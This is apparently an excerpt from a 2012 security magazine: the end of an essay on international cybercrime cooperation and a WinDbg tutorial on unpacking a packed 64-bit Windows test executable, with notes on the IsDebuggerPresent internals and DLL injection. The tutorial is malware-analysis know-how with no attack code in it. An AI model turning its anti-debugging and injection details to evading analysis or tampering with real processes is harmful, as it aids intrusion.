So what are the main challenges faced by cyber enforcement and cybersecurity organizations? In a survey performed by *De Natris Consult* in April and May 2012, several questions looked into the level of cooperation between entities on the national and international level. Several responded in a way that can only be interpreted as 'help me!' Even the most sophisticated entities, perhaps because of the promised anonymity, admitted to the fact that cooperation beyond their own sphere at the national level, let alone international level, left a lot to be desired. One frankly stated: 'We gave up on international cooperation.'[4]

The challenges that were mentioned are numerous. All non-police entities that answered a question on national cooperation stated that reciprocal cooperation with the police never happens. More general conclusions were the following:

- There is a lack of a level playing field among entities in the fields of training, resources, law enforcement tools, protocols, privacy regulation, the exchange of data and data handling.
- There is a great amount of inefficiency as nobody coordinates on gathering and analysing data, let alone on a case level.
- 50% of the respondents have to deal with every single complaint. If you consider that spam or phishing emails are sent in the millions, you can imagine that these organizations do not strive to receive (automated) complaints.
- The quality of data is poor for entities that have not automated their complaint handling in some form.
- Outside of the police world there is no indication that within the EU any online threat cases are handled by more than one entity at a time.
- If there is a national centre for online threats, it is a one-topic centre, based within one organization, of which others fighting online threats are not members and from which they do not receive intelligence or relevant data.

The conclusion is that all entities seem to focus on national cases, within their own remit, or on mitigating national computer emergencies and infected computers. To all appearances, all things (stemming from) 'cyber' are too overwhelming for individual organizations and perhaps even for national states to deal with.

Those who responded to a question asking what they would like to see in the near future, replied:

- a level playing field, starting in the EU
- a place where all entities can meet

[4] National Cybercrime and Online Threat Analyses Centres. A study into national and international cooperation by *De Natris Consult*, Leiderdorp, 12 July 2012. The survey was sent to representatives of police, regulatory bodies, national centres, NGOs, telecommunication companies and universities. The study will be publicly available on 17 September 2012

- protocols for the standard sharing of data
- a clear line on (sharing) privacy-sensitive data
- standardized training available to all entities.

Some went further and clearly stated that the Europol model should be opened to all entities and that cooperation and coordination at this level is needed to start making progress at the international level. Hopefully, the institution of an EU Cybercrime Centre will provide a chance to take on these topics for all entities concerned. If not, a great opportunity will be missed by the EU.

My conclusion is that it is a necessary step to actively aid national governments in making the right choices and to truly standardize rules and regulations so that cooperation and coordination at the national and international level is possible. Without these interventions it may never happen, as the present generation in charge of governments may not fully understand the challenges presented by the Internet, nor the full implications of its use.

Governments also need convincing that national security is not a primary concern for private companies. There is a trend of involving private companies and giving them the lead here. If cybersecurity is seen as a national concern, then it's a government that has to lead and make sure that private companies protect themselves properly. By now it is very clear that cybersecurity has little priority for most, with a serious lack of understanding of the issues involved as well. In the end a business needs to make money – that is the primary concern of shareholders, not cybersecurity.

THE STATE OF INTERNATIONAL COOPERATION BETWEEN ENTITIES

So, as the international treaty Russia called for may be many years in the making, let's take a look at what we do have.

The Convention, among many things, allows police organizations around the globe to cooperate on gathering and freezing data alongside the traditional agreements on mutual assistance. Police organizations cooperate within Interpol and Europol – for now they should all keep their traditional function. The fact is that the Convention in its present form does not aid (gov)CERTs, botnet mitigation centres, spam, consumer, fraud and privacy regulators in any way. They may be members of the London Action Plan, ICPEN, FIRST or the article 29 Working Party, but at best these are voluntary organizations, with little or no funding and no obligation to harmonize or cooperate. Even if I set aside the lack of (harmonization of) laws and lack of a level playing field, whether from a technical, procedural, enforcement tools or resources point of view, it is an established fact that for an individual organization tasked with a specific topic in the field of cybersecurity or enforcement, it is impossible to change the present state of affairs. Why? There are no organizations at present tasked with coordination of all entities involved at the national level, let alone at the international level. The result is the investigation of a very, very limited number of cases that involve multiple agencies whether national or international, which are probably the most urgent ones, seen from an online threat point of view.

A much-heard phrase is: 'It's international. We can't do anything!' That's just not true. Every online threat is in the end a national case. It takes political will, a proper cyber law, an enforcement agency and technical skills with resources to boot to deal with it.

Looked at from this angle, it is true that the Convention is not delivering solutions for all involved. Perhaps it could do so in the future, but this would take a whole new cycle of negotiations between countries and why not do it globally if 'we' have to anyway?

NEXT STEPS

In my opinion there are several layers of problems that need to be tackled. Some are so difficult to solve that it may take decades. Should those that are (I hope) easier to deal with be put on hold to wait for nations to start negotiating the difficult ones? No, they should not.

If (access to the) the Internet is to be declared a human right, as some favour, access to the Internet should come with duties also. To uphold the rule of the law is one of those duties. Those nations that do so, or at least to an agreed upon common ground, will agree that theft, blackmailing, fraud, digital breaking and entering and such are violations of law. I'd say start from there. Those that do not accept basic violations for what they are, set themselves apart instantly. No matter how controversial this comment may seem, perhaps countries may want to ask themselves whether they really want full and uncontrolled Internet connections with such countries.

The basis for the first round of discussions could be a standard form of information and data exchange between those involved in cyber enforcement and cybersecurity, so they can exchange data, handle data requests and have the tools and knowledge to act upon them. Standard training sessions could also be included for those involved.

At the same time, the Internet can be looked into from a national angle and made more secure there. For example, global rules on registration of Internet resources, access, disruption, etc. can be implemented at a national level. The way in which this can be harmonized determines the success of making the Internet a safer environment for its users.

At a national level measures can be taken such as creating botnet mitigation centres and making sure there are harmonized national laws on online threats, including rules on exchanging data between the entities involved in fighting online threats. Awareness campaigns should be aimed at 'civilians' as well as those in executive functions that decide on resources for cybersecurity. But who will convince the executives in government that to lag behind in online threat awareness and protection is a threat to a nation's economy as well its inhabitants' wellbeing?

The Convention offers several examples on how this could work. These should be used as a basis, in close cooperation with the Council of Europe, but making sure not just to focus on crime as crime alone. Cybercrime comes in more guises than just penal code violations. Here, a starting point could be to make an inventory of the different powers and best practices available and make that the basis for treaty negotiations. Only then will enforcement of any ilk and security be able to work together to the best of their abilities. Only then will it become possible for several different entities from different countries to actually work together on an international case. These are the most difficult ones, but also the most neglected by almost all entities as the incumbent challenges appear to be too huge for an individual entity to take on.

If countries can make this basis of cooperation work, it will become easier to discuss the harder stuff involving sovereignty, as trust will have been built between entities and their representatives that give advice to their policy makers and politicians. To wait for an all-encompassing solution at the global level is dangerous, perhaps even foolish. Grass roots cooperation, based on national sovereignty, should be dealt with first.

CONCLUSION

At present the Convention on Cybercrime is all the world has. Abandoning it at this moment would mean stepping back in time, and unnecessarily so. It should be used to the utmost. At the same time we've seen over the past few years a development such that cybercrime is not only a major threat in a personal and economic way but also to national security. Instruments once developed for cybercrime could just as easily be used for attacks on the critical infrastructure of nation states. The Convention does not primarily deal with this.

If the call for a new, all-encompassing treaty under the UN is to be followed up, the representatives of countries are advised to negotiate on different levels. First provide a level playing field for (the different) enforcement and security entities, create laws that allow for data requests and for the exchange of data nationally and internationally. Secondly create (or extend) a body that can actually coordinate between all entities so that the most prominent online threats are taken on in the most efficient way, still based on national jurisdictions.

After this, look into the more difficult topics. These no doubt will be a lot easier to discuss when cooperation at the hands-on level is already happening in a satisfactory way. If governments are not able to solve the cross-border cooperation and coordination issues around cybercrime and cybersecurity, they fail to protect their citizens.

The Internet is a major growth factor in the economy of the whole world. Not securing that environment means the trust levels of organizations and private persons alike will decline and economies will be hurt. If governments of nation states cannot agree on assisting each other, they may have to take the blame for the faltering of economic growth. But if they can't cope with this problem, who can? *Microsoft*, *Apple*, *Google* and *Facebook*? Now that's another, very interesting question!

REFERENCES

[1] Convention_on_Cybercrime full text. http://conventions.coe.int/Treaty/Commun/QueVoulezVous.asp?NT=185&CL=ENG.

[2] Octopus Conference Cooperation against Cybercrime. http://www.coe.int/t/DGHL/cooperation/economiccrime/cybercrime/cy_Octopus2012/Interface2012_en.asp (Mr Chernukhin's contribution is from 1.15 to 1.29 minutes).

[3] Internet Governance Forum proposal for workshop. http://www.intgovforum.org/cms/component/content/article/116-workshop-proposals/1023-igf-2012-workshop-proposal-no-87-cross-border-cooperation-in-incidents-involving-internet-critical-infrastructure.

[4] Mare Liberum. Wikipedia. http://en.wikipedia.org/w/index.php?title=Mare_Liberum&oldid=455790612.

[5] United States v. Ivanov. Wikipedia. http://en.wikipedia.org/w/index.php?title=United_States_v._Ivanov&oldid=506878564.

[6] Cyber War: The Next Threat to National Security and What to Do About It. Richard A. Clarke and Robert K. Knake, (Harpers & Collins, New York 2010).

TUTORIAL

UNPACKING X64 PE+ BINARIES PART 2: USING WINDBG

Aleksander P. Czarnowski
AVET INS, Poland

In the first part of this tutorial series (see *VB*, July 2012, p.11) I described some fundamental differences between the 32- and 64-bit *Windows* PE+ file format. In that article, we looked at using the *Bochs IDA* plug-in to find the original entry point of a file. In this article I will describe using *WinDbg* and demonstrate a different approach to the unpacking process.

SETTING UP WINDBG

Before we start our analysis the first thing we need to do is to install *WinDbg* in the form of the *Microsoft Windows Debugging Tools* package [1]. Keep in mind that debugging tools are available for 32- and 64-bit platforms. You can install both on the same host, but for the rest of this tutorial we will be using the x64 version only.

After installing *WinDbg*, the next thing we need to do is set up a symbol server – this will be handy when we step over system DLLs and other *Windows* components. In order to do this, enter the following line into the 'Symbol file path' window (File->Symbol file path or use the Ctrl+S shortcut):

```
srv*DownstreamStore*http://msdl.microsoft.com/
download/symbols;srv*
```

In case of problems with symbols you can always reload them using the .reload command (note the dot preceding the command). Since we are using a remote, public symbol store provided by *Microsoft*, our host needs an Internet connection. In the case of a real lab this requirement may be impossible to meet. In such a case you need to download the symbols and enter the path to the directory into which you have downloaded them.

WINDBG AS AN UNPACKING TOOL

WinDbg is definitively not user-friendly, and the more time you spend learning *IDA*'s quirks the more frustrating it will be to work around *WinDbg*-specific behaviour. Unfortunately, *IDA*'s built-in native debugger can't handle ring 0 code yet, meaning, for example, that unpacking kernel drivers dynamically is not possible. In short: there are times when you might be forced to switch from your favourite tool to *WinDbg* (unless *WinDbg* is your favourite tool, which is something to be proud of I guess). In terms of unpacking 32-bit PE files, *WinDbg* has one important advantage over other tools like *IDA* and especially over *OllyDbg/Immunity Debugger* – it is targeted a lot less by malware authors than the others. Many anti-*Olly* debugging tricks do not work under *WinDbg*, and I'm aware of at least a few cases when people fed up with having to bypass numerous protection/anti-debugging/obfuscation layers have switched from *Olly* to *WinDbg* and found that arriving at the original entry point was very swift.

After this short introduction let's get back to work. Let's assume for a moment that our packed test executable is still unknown to us and we don't know anything about the tools being used to compress it. In order to proceed with our analysis we need to open the executable file (File->Open Executable or Ctrl+E). This will trigger the loading of symbols and all modules required by the executable, and the initial breakpoint will be hit at:

```
ntdll!LdrpDoDebuggerBreak+0x30:
00000000`7746cb60 cc              int      3
```

This breakpoint is always set by *WinDbg* by default. While sometimes such behaviour might be handy, in our case it is a bit useless since we need to break at our process entry point and not somewhere in ntdll.

There are two methods we can use to achieve this: the long and more complicated one, and the short one. I'll start with the longer one since it teaches us a bit about *Windows* operating system structures and the way they are used by the operating system when loading executable modules into memory.

The '!peb' command displays the debugged Process Environment Block (PEB) [2, 3] (unless you specify an address as a command argument). The result of the '!peb' command is shown in Figure 2. Note that from the PEB information we can learn:

- The ImageBaseAddress value – we will need this to find the current entry point. Keep in mind that the current entry point has nothing to do with the original entry point.
- That the BeingDebugged flag is set, signalling that the process is being debugged. This is the same flag as the kernel32 IsDebuggerPresent() function is checking.

Since we have the ImageBaseAddress (0000000000400000 in our case) we have to find the second part of the process entry point address. This reflects the PE+ header where the entry point address is calculated by adding the values of two fields:

- ImageBase (eight bytes in the case of PE+)
- AddressOfEntryPoint (four bytes both for PE and PE+). In [4], the AddressOfEntryPoint is described as: 'The address of the entry point relative to the image base when the executable file is loaded into memory. For



Figure 1: Initial break after opening the executable.



Figure 2: Using the '!peb' command to find the ImageBaseAddress value.

> program images, this is the starting address. For device drivers, this is the address of the initialization function. An entry point is optional for DLLs. When no entry point is present, this field must be zero.'

Since our file is not a device driver, AddressOfEntryPoint will point at the entry point (keep in mind that the instruction at the entry point might not be the first to be executed when running the executable module due to the functionality of TLS callbacks).

Now we need to find the value of the AddressOfEntryPoint field. Unfortunately it is not available in the PEB information. However, we can use the '!dh' command (note that all commands starting with an exclamation mark in *WinDbg* are in fact extensions) to display it. The '!dh' command requires the base address of the image we want to parse. Fortunately, the PEB has given us this information. So we issue the command:

```
!dh 0000000000400000
```

The output not only reveals the address we are looking for (see Figure 3), but also shows us information about the file



Figure 3: Finding the entry point address with the '!dh' command.

```
SECTION HEADER #1
.MPRESS1 name
    3000 virtual size
    1000 virtual address
     200 size of raw data
     200 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
E00000E0 flags
         Code
         Initialized Data
         Uninitialized Data
         (no align specified)
         Execute Read Write

SECTION HEADER #2
.MPRESS2 name
     42D virtual size
    4000 virtual address
     600 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
E00000E0 flags
         Code
         Initialized Data
         Uninitialized Data
         (no align specified)
```

Figure 4: Section information gathered from '!dh' output.

sections (Figure 4). Now we can add the ImageBaseAddress and AddressOfEntryPoint values to find out the final address we were looking for:

```
ImageBaseAddress + AddressOfEntryPoint = Entry Point
0000000000400000 + 40C2 = 00000000004040C2
```

This allows us to set a breakpoint at 00000000004040C2 using the 'bp' command:

```
bp 00000000004040C2
```

Now we can finally run our target application using the 'g' command – see Figure 5.



Figure 5: Setting a breakpoint at the entry point.

If you disassemble the rest of the entry point Prolog code using the 'u' command you will find out that the code starts by pushing different registers onto the stack. Using this fact we can assume that the RDI register and other registers can be restored before jumping to the original entry point. If this assumption is correct, we can use a completely different strategy from that described in the previous part of this tutorial. Instead of tracing system calls we could set up a breakpoint on accessing the stack, hoping that right before transferring execution to the original entry point, this location will be read. Such tactics will allow us to completely bypass the decompression loop and import table address fixing loops. Since *WinDbg* does not provide anything similar to the *IDA* uunp plug-in out of the box, we might take our chances with the described approach since we don't need any of the information we gathered in the previous tutorial.

Now we can use the 't' command, which stands for trace (but we could also use the 'p' command (step) in this case) to execute the 'PUSH RDI' instruction. Now we need to enter the breakpoint on memory access – this is what the 'ba' (break on access) command stands for. As with many other commands its syntax is rather cryptic at first sight:

```
ba r 8 rsp
```

The 'r' stands for read access. Other possible access types are:

- e – execution (the process retrieves an opcode from the address)
- w – write
- i – i/o access

The second argument is the size of a region which, in case of access, will trigger the breakpoint. Since all 64-bit registers occupy eight bytes, we are interested in eight bytes on the stack.

The third and final argument in our example is the address of the breakpoint. Since we have a stream of PUSH [reg] instructions starting at 0x04040c2, we can put our breakpoint at the current stack pointer (which has been modified by the PUSH RDI instruction we've just executed with the trace command). Obviously the current stack pointer address is kept in the RSP register. If you like you can pass the memory address instead of the register value.

Now we just need to execute our target with the 'g' command – the following is the listing of the whole of our session:

```
Breakpoint 1 hit
image00000000_00400000+0x40c2:
00000000`004040c2 57       push   rdi
0:000> u
image00000000_00400000+0x40c2:
00000000`004040c2 57       push   rdi
00000000`004040c3 56       push   rsi
00000000`004040c4 53       push   rbx
00000000`004040c5 51       push   rcx
00000000`004040c6 52       push   rdx
00000000`004040c7 4150     push   r8
00000000`004040c9 488d054f030000
lea     rax,[image00000000_00400000+0x441f
(00000000`0040441f)]
00000000`004040d0 488b30   mov    rsi,qword ptr [rax]
0:000> t
image00000000_00400000+0x40c3:
00000000`004040c3 56       push   rsi
0:000> ba r 8 rsp
0:000> g
Breakpoint 2 hit
image00000000_00400000+0x1180:
00000000`00401180 e97b0e0000     jmp
image00000000_00400000+0x2000 (00000000`00402000)
0:000> t
image00000000_00400000+0x2000:
00000000`00402000 4883ec28       sub      rsp,28h
0:000> u
image00000000_00400000+0x2000:
00000000`00402000 4883ec28       sub      rsp,28h
00000000`00402004 41b900000000   mov      r9d,0
00000000`0040200a 49c7c000104000 mov      r8,offset
image00000000_00400000+0x1000 (00000000`00401000)
00000000`00402011 48c7c20e104000 mov      rdx,offset
image00000000_00400000+0x100e (00000000`0040100e)
00000000`00402018 4831c9         xor      rcx,rcx
00000000`0040201b ff152b100000   call     qword ptr
[image00000000_00400000+0x304c (00000000`0040304c)]
00000000`00402021 89c1           mov      ecx,eax
00000000`00402023 ff1513100000   call     qword ptr
[image00000000_00400000+0x303c (00000000`0040303c)]
```

As you can see, when breakpoint 2 is hit the RIP point at 0x401180 contains a suspicious JMP instruction:

```
00000000`00401180 e97b0e0000     jmp
image00000000_00400000+0x2000 (00000000`00402000)
```

This looks like an execution flow transfer to the original entry point (OEP). You can now open the disassembly window (Figure 6) with the View->Disassembly option. You can see that before our jump instruction there is a stream of POP opcodes which is a hint that default register values are being restored. After the jump we definitely see some



Figure 6: Disassembly window showing execution transfer to the original entry point (OEP).

garbage code. Compilers usually lay code out in some order and are not trying to waste space (unless we are talking about DEBUG type compilation for example).

Let's execute this jump with the t(race) command and disassemble the code at the new RIP location using the 'u' command just as shown in the session above. Since our code starts with the SUB RSP instruction this might be a hint that we are in fact at the original entry point. Further code inspection and execution confirms this.

VARIATIONS AND OTHER UNPACKING STRATEGIES

Setting a breakpoint on the first stack access seems reasonable since after unpacking, the stack must be restored to its initial state, just like used registers. However, it might be a wise strategy to set up breakpoints after the next PUSH and in consequence on a lower RSP value or even set a breakpoint for the whole stack memory region used by storing the initial register values at the beginning of our packed file.

Coming back to the first part of this tutorial we used a completely different approach with *IDA*: setting breakpoints on some crucial API functions that were in the Import Table. The same method can be applied when unpacking with *WinDbg*. Unfortunately, *WinDbg* does not automatically create nice table views of the import and export directories of PE+ files like *IDA* does. You can inspect those tables with *WinDbg*, obviously, but as always it requires a bit of additional work and poking around in process memory. *IDA* does it automatically in most cases. However, nothing stops us from using the function breakpoint method described in the first part with *WinDbg*. Furthermore, if you are willing to reconstruct the IAT you will need to analyse the unpacking process more carefully. Right now we've just found the OEP.

In order to set breakpoints on APIs let's restart our target application and set a breakpoint on the entry point. When the breakpoint is being hit we can add breakpoints for *Windows* API functions like GetProcessAddress and GetModuleHandleA (those functions are in the import table). Use the 'bp' command to set normal breakpoints on those functions:

```
Breakpoint 1 hit
image00000000_00400000+0x40c2:
00000000`004040c2 57              push    rdi
0:000> bp kernelbase!getprocaddress
0:000> bp kernelbase!getmodulehandlea
0:000> g
Breakpoint 3 hit
KERNELBASE!GetModuleHandleA:
000007fe`fdb831c0 4883ec48        sub     rsp,48h
0:000> kp
Child-SP          RetAddr           Call Site
00000000`0006fef8 00000000`004010b3 KERNELBASE!GetMo
duleHandleA
00000000`0006ff00 00000000`00000000 image00000000_
00400000+0x10b3
0:000> u image00000000_00400000+0x10b3
image00000000_00400000+0x10b3:
00000000`004010b3 480bc0          or      rax,rax
00000000`004010b6 744b            je
image00000000_00400000+0x1103 (00000000`00401103)
00000000`004010b8 e80f000000      call
image00000000_00400000+0x10cc (00000000`004010cc)
00000000`004010bd 56              push    rsi
00000000`004010be 69727475616c50 imul     esi,dword
ptr [rdx+74h],506C6175h
00000000`004010c5 726f            jb
image00000000_00400000+0x1136 (00000000`00401136)
00000000`004010c7 7465            je
image00000000_00400000+0x112e (00000000`0040112e)
00000000`004010c9 6374005a        movsxd  esi,dword
ptr [rax+rax+5Ah]
0:000> bp image00000000_00400000+0x10b3
0:000> g
Breakpoint 4 hit
image00000000_00400000+0x10b3:
00000000`004010b3 480bc0          or      rax,rax
0:000> t
image00000000_00400000+0x10b6:
00000000`004010b6 744b            je
image00000000_00400000+0x1103 (00000000`00401103)
[br=0]
0:000> t
image00000000_00400000+0x10b8:
00000000`004010b8 e80f000000      call
image00000000_00400000+0x10cc (00000000`004010cc)
```

```
0:000> t
image00000000_00400000+0x10cc:
00000000`004010cc 5a              pop     dx
0:000> t
image00000000_00400000+0x10cd:
00000000`004010cd 50              push    rax
0:000> t
image00000000_00400000+0x10ce:
00000000`004010ce 59              pop     rcx
0:000> t
image00000000_00400000+0x10cf:
00000000`004010cf e8bf000000      call
image00000000_00400000+0x1193 (00000000`00401193)
0:000> t
image00000000_00400000+0x1193:
00000000`00401193 ff25ab2e0000    jmp     qword ptr
[image00000000_00400000+0x4044 (00000000`00404044)]
ds:00000000`00404044={kernel32!GetProcAddressStub
(00000000`76d03630)}
0:000> t
kernel32!GetProcAddressStub:
00000000`76d03630 eb06            jmp
kernel32!GetProcAddress (00000000`76d03638)
0:000> t
kernel32!GetProcAddress:
00000000`76d03638 ff250aa10700    jmp     qword ptr
[kernel32!_imp_GetProcAddress (00000000`76d7d748)]
ds:00000000`76d7d748={KERNELBASE!GetProcAddress
(000007fe`fdb830e0)}
0:000> t
Breakpoint 2 hit
KERNELBASE!GetProcAddress:
000007fe`fdb830e0 48895c2408      mov     qword
ptr [rsp+8],rbx ss:00000000`0006ff00={kernel32!Ba
sepSxsCreateResourceStream <PERF> (kernel32+0x0)
(00000000`76ce0000)}
```

Please note that we are using kernelbase as the first part of a symbol's name. The first hit is with GetModuleHandleA. We inspect the call stack using the 'kp' command and set a breakpoint on the returning point from the API function. Again, we run the code and when our new breakpoint is hit, trace the unpacking process. You can quickly see how GetProcAddress is called. The rest of the process is the same as when using *IDA*.

SETTING AN ENTRY POINT BREAKPOINT – THE EASY WAY

In the previous section we had to do some manual work to make *WinDbg* stop at the process entry point. However, there is a much easier way to achieve the same thing, although it is buried deep within the user-unfriendly *WinDbg* documentation.

If we go back to our initial breakpoint screen set-up by *WinDbg* you will notice the following line:

```
ModLoad: 00000000`00400000 00000000`00405000
image00000000`00400000
```

We can use the image00000000`00400000 symbol as an argument to the $iment operator which is a leftover from MASM syntax (which for some time was the only syntax available in the *Debugging Tools* package). The $iment operator returns the address of the image entry point in the loaded module list and can be used when setting up breakpoints like this:

```
bp $iment(image00000000`00400000)
```

Now you can execute the module with the 'g' command and execution will stop at the entry point (00000000004040C2 in our case).

A QUICK PEEK INTO 64-BIT ISDEBUGGERPRESENT

One of the PEB flags informs the process if it is being debugged. The same field is checked by the IsDebuggerPresent() *Windows* API function. Both flag and API function have been abused in the past to detect or to hide the presence of a debugger. Since this is such an important function and it accesses a crucial operating system structure, it is worth looking at – here is a disassembly generated with *WinDbg*:

```
KERNELBASE!IsDebuggerPresent:
000007fe`fdb8aee0 65488b042530000000  mov   rax,qword
ptr gs:[30h]
000007fe`fdb8aee9 488b4860            mov   rcx,qword ptr
[rax+60h]
000007fe`fdb8aeed 0fb64102            movzx     eax,byte
ptr [rcx+2]
000007fe`fdb8aef1 c3                  ret
000007fe`fdb8aef2 90                  nop
000007fe`fdb8aef3 90                  nop
000007fe`fdb8aef4 90                  nop
000007fe`fdb8aef5 90                  nop
```

First of all you may notice the symbol KERNELBASE, not kernel32 – this is the first difference from 32-bit *Windows*. Secondly, all the registers are 64-bit length. Furthermore, on x64 the GS register points to the Thread Environment Block (TEB, also called TIB), while on 32-bit *Windows* it is the role of the FS register, and GS is set to zero. Keep in mind, however, that in the case of applications running under the WOW64 layer, FS and GS registers behave just like they do on the regular 32-bit platform. TEB contains several pointers to other interesting and crucial *Windows* structures like PEB. *WinDbg* can be a great tool, enabling you to delve into core *Windows* structures. To get a peek into the TEB and find where the PEB pointer is located within the TEB we can use the 'dt' (display type) command:

```
0:000> dt _TEB @$teb
ntdll!_TEB
   +0x000 NtTib              : _NT_TIB
   +0x038 EnvironmentPointer : (null)
   +0x040 ClientId           : _CLIENT_ID
   +0x050 ActiveRpcHandle    : (null)
   +0x058 ThreadLocalStoragePointer :
0x000007ff`fffde058 Void
   +0x060 ProcessEnvironmentBlock :
0x000007ff`fffdb000 _PEB
   +0x068 LastErrorValue     : 0x36b7
```

When debugging *WinDbg* set-ups, several virtual registers are encountered, including $teb and $peb which point to TEB and PEB respectively. We've used the $teb register for the display type command to inspect the current TEB. As you can see the 0x60 offset is a PEB pointer. This confirms the IsDebuggerPresent disassembly:

```
000007fe`fdb8aee9 488b4860        mov     rcx,qword
ptr [rax+60h]
```

Now let's use the $peb register to inspect its content:

```
0:000> dt _PEB @$peb
ntdll!_PEB
   +0x000 InheritedAddressSpace : 0 ''
   +0x001 ReadImageFileExecOptions : 0 ''
   +0x002 BeingDebugged          : 0x1 ''
   +0x003 BitField               : 0 ''
   +0x003 ImageUsesLargePages    : 0y0
   +0x003 IsProtectedProcess     : 0y0
```

As you can see, the field at offset 0x02 is BeingDebugged and unsurprisingly it is set to 1. Again, this is in line with our IsDebuggerPresent disassembly:

```
000007fe`fdb8aeed 0fb64102        movzx   eax,byte
ptr [rcx+2]
```

If you take a peek at the 32-bit version of IsDebuggerPresent you will find out that while the code is different, the algorithm is exactly the same.

Now you not only know about some important differences between 64- and 32-bit *Windows*, but also you know how to find other differences yourself.

WINDBG: DEBUGGING WOW64

While *Microsoft Debugging Tools* for *Windows* comes in 32- and 64-bit flavours it is possible to debug a WOW64 application using the x64 edition of *WinDbg*. *Microsoft* provides the Wow64exts debugger extension that can be loaded from 64-bit *WinDbg* using the '!load wow64exts' command. This extension provides several new commands:

- !wow64exts.sw – switches between native and 32-bit (x86 in MS nomenclature) modes
- !wow64exts.k [count] – dumps a combined 32-/64-bit stack trace
- !wow64exts.info – dumps basic information about the PEB and current thread TEB plus TLS slots used by WOW64
- !wow64exts.r [address] – dumps context for the specified address. If no address is specified then the context of the CPU will be dumped.

If you are willing to use both the 32- and 64-bit edition of *MS Debugging Tools* under an x64 system, remember that 32-bit tools are not able to disassemble and set breakpoints within the WOW64 thunk layer since this is 64-bit code.

NOTE ON DLL INJECTION

DLL injection can be used both by malware and reverse engineers during code analysis in some cases. It can be useful in some advanced unpacking techniques. The SetWindowsHookEx() function is available in 64-bit mode, however you have to remember that the DLL to be injected must be for the same mode as the process you are trying to inject the library into. In short: you can inject a 64-bit (native) DLL into a native process and a 32-bit DLL into an x86 process. This also means that 32-bit and 64-bit DLLs must have different names.

SUMMARY

As it turns out, it's not always about the tool we use but how well we understand the inner workings and how well we can handle and exploit our toolset capabilities. Learning to use another tool for a job which we handle perfectly well with a different one can only be an advantage. Sometimes correlating results from different tools can provide very useful information. Of course, none of the methods presented here scale well. They are all only suitable for a manual unpacking process.

REFERENCES

[1] Microsoft Windows Debugging Tools. http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx.

[2] MSDN PEB. http://msdn.microsoft.com/en-us/library/windows/desktop/aa813706(v=vs.85).aspx.

[3] PEB. http://en.wikipedia.org/wiki/Process_Environment_Block.

[4] Microsoft Portable Executable and Common Object File Format Specification. http://msdn.microsoft.com/en-us/library/windows/hardware/gg463119.aspx.

END NOTES & NEWS

(ISC)2 Security Congress 2012 takes place 10–13 September 2012 in Philadelphia, PA, USA. For more information see https://www.isc2.org/Conferences.aspx.

SOURCE Seattle 2012 takes place 13–14 September 2012 in Seattle, WA, USA. For the full details and online registration see http://www.sourceconference.com/seattle/.

VB2012 takes place 26–28 September 2012 in Dallas, TX, USA. Full programme details and online registration are available at http://www.virusbtn.com/conference/vb2012/.

Security Summit Verona takes place 4 October 2012 in Verona, Italy. For details see https://www.securitysummit.it/.

RSA Conference Europe takes place 9–11 October 2012 in London, UK. For registration and more details see. http://www.rsaconference.com/events/2012/europe/.

Ruxcon takes place 20–21 October 2012 in Melbourne, Australia. For details see http://www.ruxcon.org.au/.

